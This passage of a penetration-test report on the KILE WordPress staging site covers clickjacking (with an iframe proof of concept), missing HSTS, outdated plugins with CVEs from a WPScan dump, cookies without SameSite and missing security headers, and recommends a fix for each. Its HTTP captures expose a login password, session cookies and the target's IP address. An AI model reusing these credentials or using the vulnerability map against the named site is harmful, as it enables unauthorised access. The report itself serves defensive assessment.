        <iframe src="https://157.173.221.63/staging/" width="1280" height="720"></iframe>
    </body>
</html>
```

Figure 9 : Clickjacking Request. Step – 1 *[Payload : <iframe src=*" https://157.173.221.63/staging/"]



file:///C:/Users/Mirox/Desktop/kile/POC/Clickjacking/clickjacking.html

Figure 10 : Clickjacking Response. Step – 2 [Application is vulnerable to Clickjacking attacks] [It is recommended ensure that clickjacking protection ('X-Frame-Options' header) is enabled for all pages in your web application]

11.7 Strict Transport Security Vulnerability

Description

The remote HTTPS server is not enforcing HTTP Strict Transport Security (HSTS). The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.


Impact

Strict transport Security Vulnerability may leads to SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Recommendation

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Proof of Concept



```
 Testing HTTP header response @ "/staging/"

 HTTP Status Code             200 OK
 HTTP clock skew              +2 sec from localtime
 IPv4 address in header       link: <https://157.173.221.63/staging/wp-json/>; rel="https://api.w.org/"
                              (check if it's your IP address or e.g. a cluster IP)
 Strict Transport Security    not offered
 Public Key Pinning           --
 Server banner                LiteSpeed
 Application banner           --
 Cookie(s)                    (none issued at "/staging/")
 Security headers             --
 Reverse Proxy banner         --
```

Figure 11 : Strict Transport Security Vulnerability – HSTS not configured.

11.8 Using Components with Known Vulnerabilities

Description

During our assessment we identified the target web application is using update missing or outdated versions of components these versions are vulnerable to attacks.

Impact


The potential impact is impossible to grade for this as it completely depends on the vulnerable component and what vulnerability it suffers from. The vulnerability could be an XSS on some unimportant sub domain, but it could just as well lead to a full system takeover.

Recommendation

- The first step to get rid of vulnerabilities in the components you are using would be to **always keep everything up to date.**
- Remove unused dependencies, unnecessary features, components, files, and documentation.
- **Recommended to upgrade or update your installation of WordPress and its components to a latest stable version.**
- It is recommended to obtain components from official sources over secure links only. Prefer signed packages to reduce the chance of including a modified, malicious component.
- **Consider enabling automatic updates or upgrades in WordPress.**


Proof of Concept

Using Components with Known Vulnerabilities : Outdated WordPress Components




```
[+] photo-gallery
 | Location: https://157.173.221.63/staging/wp-content/plugins/photo-gallery/
 | Last Updated: 2025-02-26T17:51:00.000Z
 | [!] The version is out of date, the latest version is 1.8.34
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Photo Gallery < 1.8.34 - Unauthenticated Stored XSS
 |     Fixed in: 1.8.34
 |     References:
 |      - https://wpscan.com/vulnerability/22be2b44-cd42-4b02-8448-59dd2989dde1
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-0613
 |
 | Version: 1.8.33 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - https://157.173.221.63/staging/wp-content/plugins/photo-gallery/css/styles.min.css?ver=1.8.33
 |  - https://157.173.221.63/staging/wp-content/plugins/photo-gallery/js/scripts.min.js?ver=1.8.33
 | Confirmed By:
 |  Readme - Stable Tag (Aggressive Detection)
 |   - https://157.173.221.63/staging/wp-content/plugins/photo-gallery/readme.txt
 |  Readme - ChangeLog Section (Aggressive Detection)
 |   - https://157.173.221.63/staging/wp-content/plugins/photo-gallery/readme.txt
```

Figure 12 : Outdated WordPress Components – I : Outdated and vulnerable version of the Photo-gallery WordPress Plugin is detected. Running outdated components increases the risk of exploitation. It is recommended to update the plugin to the latest secure version to mitigate potential security risks.




```
[+] revslider
 | Location: https://157.173.221.63/staging/wp-content/plugins/revslider/
 | Last Updated: 2025-03-20T21:46:59.000Z
 | [!] The version is out of date, the latest version is 6.7.31
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Meta Generator (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Slider Revolution < 6.7.19 - Authenticated (Author+) Stored Cross-Site Scripting via SVG File Upload
 |     Fixed in: 6.7.19
 |     References:
 |      - https://wpscan.com/vulnerability/278e6259-cb64-4cc1-91c6-2cf2178dd1d0
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-8107
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/22b59b36-ba47-4c10-8f43-a29ae3b9d446
 |
 | Version: 6.7.18 (100% confidence)
 | Found By: Meta Generator (Passive Detection)
 |  - https://157.173.221.63/staging/, Match: 'Powered by Slider Revolution 6.7.18'
 | Confirmed By: Release Log (Aggressive Detection)
 |  - https://157.173.221.63/staging/wp-content/plugins/revslider/release_log.html, Match: 'Version 6.7.18 (20th August 2024)'
```

Figure 13 : Outdated WordPress Components – II : Outdated and vulnerable version of the Revslider WordPress Plugin is detected. Running outdated components increases the risk of exploitation. It is recommended to update the plugin to the latest secure version to mitigate potential security risks.




```
[+] tablepress
 | Location: https://157.173.221.63/staging/wp-content/plugins/tablepress/
 | Last Updated: 2025-02-20T06:01:00.000Z
 | [!] The version is out of date, the latest version is 3.0.4
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 2.4.4 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://157.173.221.63/staging/wp-content/plugins/tablepress/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - https://157.173.221.63/staging/wp-content/plugins/tablepress/readme.txt
```

Figure 14 : Outdated WordPress Components – III : Outdated version of the Tablepress WordPress Plugin is detected. It is recommended to update the plugin to the latest secure version to mitigate potential security risks.



```
[+] translatepress-multilingual
 | Location: https://157.173.221.63/staging/wp-content/plugins/translatepress-multilingual/
 | Last Updated: 2025-03-19T12:21:00.000Z
 | [!] The version is out of date, the latest version is 2.9.8
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 2.8.9 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - https://157.173.221.63/staging/wp-content/plugins/translatepress-multilingual/assets/css/trp-floater-language-switcher.css?ver=2.8.9
 |  - https://157.173.221.63/staging/wp-content/plugins/translatepress-multilingual/assets/css/trp-language-switcher.css?ver=2.8.9
 | Confirmed By:
 |  Readme - Stable Tag (Aggressive Detection)
 |   - https://157.173.221.63/staging/wp-content/plugins/translatepress-multilingual/readme.txt
 |  Readme - ChangeLog Section (Aggressive Detection)
 |   - https://157.173.221.63/staging/wp-content/plugins/translatepress-multilingual/readme.txt
```

Figure 15 : Outdated WordPress Components – IV : Outdated version of the TranslatePress-Multilingual WordPress Plugin is detected. It is recommended to update the plugin to the latest secure version to mitigate potential security risks.



```
[+] WordPress theme in use: twentytwentyfour
 | Location: https://157.173.221.63/staging/wp-content/themes/twentytwentyfour/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: https://157.173.221.63/staging/wp-content/themes/twentytwentyfour/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | Style URL: https://157.173.221.63/staging/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://157.173.221.63/staging/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.2'
```

Figure 16 : Outdated WordPress Components – V : Outdated version of the Twenty Twenty-Four WordPress Theme is detected. It is recommended to update the plugin to the latest secure version to mitigate potential security risks.

Out of date Versions of WordPress Plugins and Themes

- Photo-gallery WordPress Plugin
- Revslider WordPress Plugin
- Tablepress WordPress Plugin
- TranslatePress-Multilingual WordPress Plugin
- Twenty Twenty-Four WordPress Theme

11.9 Cookie without Same Site Attribute

Description

A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request.


Impact

The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.

Recommendation

Ensure that the **SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.**

Proof of Concept



```
POST /staging/wp-login.php HTTP/2
Host: 157.173.221.63
Content-Length: 121
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="134", "Not:A-Brand";v="24", "Google Chrome";v="134"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://157.173.221.63
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://157.173.221.63/staging/wp-login.php?redirect_to=https%3A%2F%2F157.173.221.63%2Fstaging%2Fwp-admin%2F&re
auth=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

log=auditor&pwd=kile%40123&wp-submit=Log+In&redirect_to=https%3A%2F%2F157.173.221.63%2Fstaging%2Fwp-admin%2F&
testcookie=1
```

```
HTTP/2 200 OK
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Content-Type: text/html; charset=UTF-8
Set-Cookie: wordpress_test_cookie=WP%20Cookie%20check; path=/staging/; secure
X-Litespeed-Tag: 826_L
Lsc-Cookie: wordpress_test_cookie=WP%20Cookie%20check; path=/staging/; secure
X-Frame-Options: SAMEORIGIN
Set-Cookie: _lscache_vary=79aba0ace7af4129ac73dac32b3a1583; expires=Wed, 26 Mar 2025 04:18:19 GMT;
Max-Age=172800; path=/staging/; secure; HttpOnly
Set-Cookie: wordpress_sec_fa196c85e8e2680d7f9e4bf99b0ec4d4=
auditor%7C1742962699%7CF5ijZo5vHTjGtWolwdfzYexYvs6FMPMNhHqUaDK2qj8%7Cddc980ffc46c46e8e85cdca0e03d07ed1e706f0de
7147a2d88afb6796eb30df9; path=/staging/wp-content/plugins; secure; HttpOnly
Set-Cookie: wordpress_sec_fa196c85e8e2680d7f9e4bf99b0ec4d4=
auditor%7C1742962699%7CF5ijZo5vHTjGtWolwdfzYexYvs6FMPMNhHqUaDK2qj8%7Cddc980ffc46c46e8e85cdca0e03d07ed1e706f0de
7147a2d88afb6796eb30df9; path=/staging/wp-admin; secure; HttpOnly
Set-Cookie: wordpress_logged_in_fa196c85e8e2680d7f9e4bf99b0ec4d4=
auditor%7C1742962699%7CF5ijZo5vHTjGtWolwdfzYexYvs6FMPMNhHqUaDK2qj8%7Cd209a5c7e8327fe58e0983b4fe4ff8a3e57c008da
6714b4125068aa3ea85cfec; path=/staging/; HttpOnly
X-Litespeed-Cache-Control: no-cache
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
X-Litespeed-Purge: private,*
Vary: Accept-Encoding
Date: Mon, 24 Mar 2025 04:18:21 GMT
Server: LiteSpeed
Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443";
ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

<!DOCTYPE html>
<html lang="en-US">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>
            Log In &lsaquo; KILE 2024 &#8212; WordPress
        </title>
        <meta name='robots' content='max-image-preview:large, noindex, noarchive' />
        <link rel='preconnect' href='//i0.wp.com' />
        <link rel='preconnect' href='//c0.wp.com' />
        <script src="https://c0.wp.com/c/6.7.2/wp-includes/js/jquery/jquery.min.js" id="jquery-core-js">
```

Figure 17 : Cookie created without the "Samesite" attribute [Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.]

11.10 Lack of HTTP Security Headers

Description

During our assessment, we identified that several important HTTP security headers are missing from the web application's response, including:

- Content-Security-Policy
- X-Content-Type-Options
- X-Frame-Options
- X-XSS-Protection
- Referrer-Policy
- Permissions-Policy
- Cross-Origin-Resource-Policy

These headers are essential for enhancing the security of the web application by protecting against attacks such as Cross-Site Scripting (XSS), clickjacking, and content-type sniffing attacks. Without these security headers, the application is exposed to various security risks that could lead to unauthorized access or data breaches.

Impact


The lack of these essential HTTP security headers increases the application’s exposure to several critical risks. Without these security headers, the application is exposed to various security risks that could lead to unauthorized access or data breaches.

Recommendation

- **Content-Security-Policy** : It's recommended to implement and configure a robust Content Security Policy (CSP) for the web application. Enable CSP on your application by sending the Content-Security-Policy in HTTP response headers that instruct the browser to apply the policies as specified.
- **X-Content-Type-Options** : Configure your web server to include an 'X-Content-Type-Options' header with a value of 'nosniff'.
- **X-Frame-Options** : Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.

- **X-XSS-Protection** : Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.
- **Referrer-Policy** : Implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags.
- **Permissions-Policy** : Ensure that your web server, application server, load balancer, etc. is configured to set the Permissions-Policy header.
- **Cross-Origin-Resource-Policy** : Use the Cross-Origin-Resource-Policy header to prevent unauthorized access to resources from external domains. Setting this to same-origin or same-site.

Proof of Concept – (Steps to Reproduce)



```
GET /staging/ HTTP/2
Host: 157.173.221.63
Cookie: wordpress_test_cookie=WP%20Cookie%20check; tk_ai=jetpack%3ASG4AaLGmGC9WB9r6wjY1O1an; wp_lang=en_US;
tk_ai=b%2FWEueGuP513D5FFUjZ2NfCh; tk_qs=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Link: <https://157.173.221.63/staging/wp-json/>; rel="https://api.w.org/"
Vary: Accept-Encoding
Server: LiteSpeed
Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443";
ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"
X-Litespeed-Cache: hit
Content-Length: 655537
Date: Sat, 22 Mar 2025 10:54:14 GMT

<!DOCTYPE html>
<html lang="en-US">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <meta name='robots' content='max-image-preview:large' />
    <style>
      img:is([sizes="auto"i],[sizes^="auto,"i]){
        contain-intrinsic-size:3000px1500px
      }
    </style>
    <title>
      KILE 2024 &#8211; Excellence Redefined
    </title>
    <link rel='dns-prefetch' href='//unpkg.com' />
    <link rel='preconnect' href='//i0.wp.com' />
    <link rel='preconnect' href='//c0.wp.com' />
    <link rel="alternate" type="application/rss+xml" title="KILE 2024 &raquo; Feed" href="
    https://157.173.221.63/staging/feed/" />
    <link rel="alternate" type="application/rss+xml" title="KILE 2024 &raquo; Comments Feed" href="
    https://157.173.221.63/staging/comments/feed/" />
    <script>
```

Figure 18 : Lack of HTTP Security Headers : The application response lacks essential HTTP security headers. It is recommended to configure the required HTTP headers to enhance the security of the application.

12 Conclusion

The vulnerability assessment and penetration testing provide detailed information's and snapshot of the security posture. The security exposure is never a constant. Hence, the information security management should regularly review, monitor and audit, on an ongoing basis to make improvements and take corrective actions.

As per our assessment on **22nd March 2025**, we found High, Medium and Low threat vulnerabilities on the **Kerala Institute of Labour and Employment (KILE) Web Application.** Experience has shown that a focused effort to address the problems outlined in this report can result in dramatic security improvements. Most of the identified problems require immediate updating solutions and commitment to good practices. To meet the standard security controls, **Kerala Institute of Labour and Employment (KILE)** can also implement the emerging technology to ensure that their application and configuration is secured forever.

Specifically, the following action should be taken:

- Xmlrpc.php can be restricted or disabled by using Wordpress Plugins or by manually configuring .htaccess file rewrite the rule.
